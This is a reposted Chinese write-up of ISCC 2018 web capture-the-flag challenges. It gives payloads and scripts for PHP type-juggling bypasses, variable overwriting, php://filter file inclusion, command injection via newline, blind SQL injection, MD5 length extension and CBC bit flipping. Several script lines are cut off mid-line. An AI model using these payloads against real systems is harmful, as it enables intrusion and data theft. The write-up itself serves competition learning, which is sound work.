
ISCC2018 writeup(web)

转载

weixin_30808575 于 2018-05-09 13:48:00 发布 92 收藏
原文链接：http://www.cnblogs.com/s1ye/p/9013719.html

比较数字大小

F12 修改maxlength为4




web01

```
<?php
highlight_file('2.php');
$flag='{***************}';
if (isset($_GET['password'])) {
        if (strcmp($_GET['password'], $flag) == 0)
                die('Flag: '.$flag);
        else
                print 'Invalid password';
}
?>
```

strcmp()函数遇到数组会返回NULL 而PHP是弱类型语言 在==比较的时候，如果有数值的话会先将字符串转换为数值在进行比较，而NULL转换成数值为0，所以绕过题目限制。


payload: get: /?password[]=1



本地的诱惑

右键查看源代码即可。

你能跨过去吗？



复制callback参数内容 base64解码得到<script>alert("key:/%nsfocusXSStest%/")</script> 复制key的内容 提交得到flag；

一切都是套路


访问/index.php.txt得到源代码:

```php
<?php

include "flag.php";

if ($_SERVER["REQUEST_METHOD"] != "POST")
        die("flag is here");

if (!isset($_POST["flag"]) )
        die($_403);

foreach ($_GET as $k => $v){
        $$k = $$v;
}

foreach ($_POST as $k => $v){
        $$k = $v;
}

if ( $_POST["flag"] !== $flag )
        die($_403);

echo "flag: ". $flag . "\n";
die($_200);

?>
```

变量覆盖漏洞($$):


get: ?_200=flag

post: flag=x




flag: x ISCC{taolu2333333....}

你能绕过吗




更改f参数的内容发现会报错，猜测是文件包含漏洞




用php伪协议来读取flag.经过测试发现题目过滤了php 所以用PHP://filter/convert.base64-encode/resource=index,解码读到flag。

web02



burp截断 利用client-ip: 127.0.0.1修改客户端ip以欺骗服务器 得到flag。



请ping我的ip 看你能Ping通吗？


根据题目要求 ping 猜测是命令注入漏洞，过滤了; & |等特殊符号 利用%0a(换行)进行绕过

用 ls / 命令查看目录

请ping我的IP 看你会ping通吗

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.035/0.035/0.035/0.000 ms
bin
boot
dev
etc
home
lib
lib64
media
mnt
my_init
my_service
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

最后在 /home目录下发现flag payload: /?ip=127.0.0.1%0a cat /home/flag得到flag



请ping我的IP 看你会ping通吗


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.036/0.036/0.036/0.000 ms
ISCC{8a8646c7a2fce16b166fbc68ca65f9e4}
```

Please give me username and password!

/index.php.txt 页面泄漏源代码，利用php弱类型进行绕过;


?username[]=0&password=1e9

SQL注入的艺术



点击个人信息页面,宽字节注入，可以盲注也可以联合查询注入。 当时写了个脚本盲注的。

```
import re
import requests

cname = ''
flag = ''
url = 'http://118.190.152.202:8015/index.php?id=1%df'
payload = "' and ascii(substr(({p}),{m},1))={n}%23"
list = [64,94,96,124,176,40,41,48,49,50,51,52,53,54,55,56,57,173,175,95,65,66,67,68,69,70,71,72,73,74,75,76
for  i in range(1,46):
 for ss in list:
  p = payload.format(p='select group_concat(column_name) from information_schema.columns where table_name =
  u = requests.get(url+p)
  if "head.jpg" in u.content:
   cname += chr(ss)
   print cname
   break

for i in range(1,23):
 for l in list:
  pp = payload.format(p='select flag from admins',m=i,n=l)
  u = requests.get(url+pp)
  if "head.jpg" in u.content:
   flag += chr(l)
   print flag
   break
```




试试看

/show.php?img=1.jpg 复制图片地址 文件包含漏洞。

由于不包含.jpg文件提示File not found！ resource可以包含两个文件 所以绕过

payload: php://filter/convert.base64-encode/resource=../flag.php|1.jpg 查看源代码得到flag。




Collide

```php
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
        global $key;
        return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
        if(is_numeric(strpos($username, "admin"))){
                die($flag);
        }
        else{
                die("you are not admin");
        }
}
else{
        setcookie("verify", enc("guest"), time()+60*60*24*7);
        setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

直接给出源代码，由于key的值不知道 但是我们知道key的 长度为46，利用hash长度扩展攻击

编码后的username: guest%80%00%00%00%00%98%01%00%00%00%00%00%00admin

用hashdump求出md5值 5f585093a7fe86971766c3d25c43d0eb



Only admin can see flag

cbc字节翻转攻击

/index.txt看到源代码 搜了一下 发现cbc字节翻转攻击 附带脚本。

```
import urllib
import base64
#a:2:{s:8:"userna
#me";s:5:"admiN";
#s:8:"password";s
#:6:"123456";}
cipher=base64.b64decode(urllib.unquote("uA900LR7DpuWKx7K5GyvwtBhhc4Q9OVGMoXMYfIxo4lw8qgJmlbjELEU%2FeOWSGR31
iv=base64.b64decode(urllib.unquote("9qcxkpyvwymnvOp49F2Uvg%3D%3D"))
newcipher=cipher[0:13]+chr(ord(cipher[13])^ord('N')^ord('n'))+cipher[14:]
print urllib.quote(base64.b64encode(newcipher))

jiamingwen=base64.b64decode(urllib.unquote('twZ92UO5Kx1ne5hEeGTCum1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjt
mingwen = 'a:2:{s:8:"userna'
newiv = ''
for i in range(0,16):
    newiv += chr(ord(mingwen[i])^ord(jiamingwen[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))
```

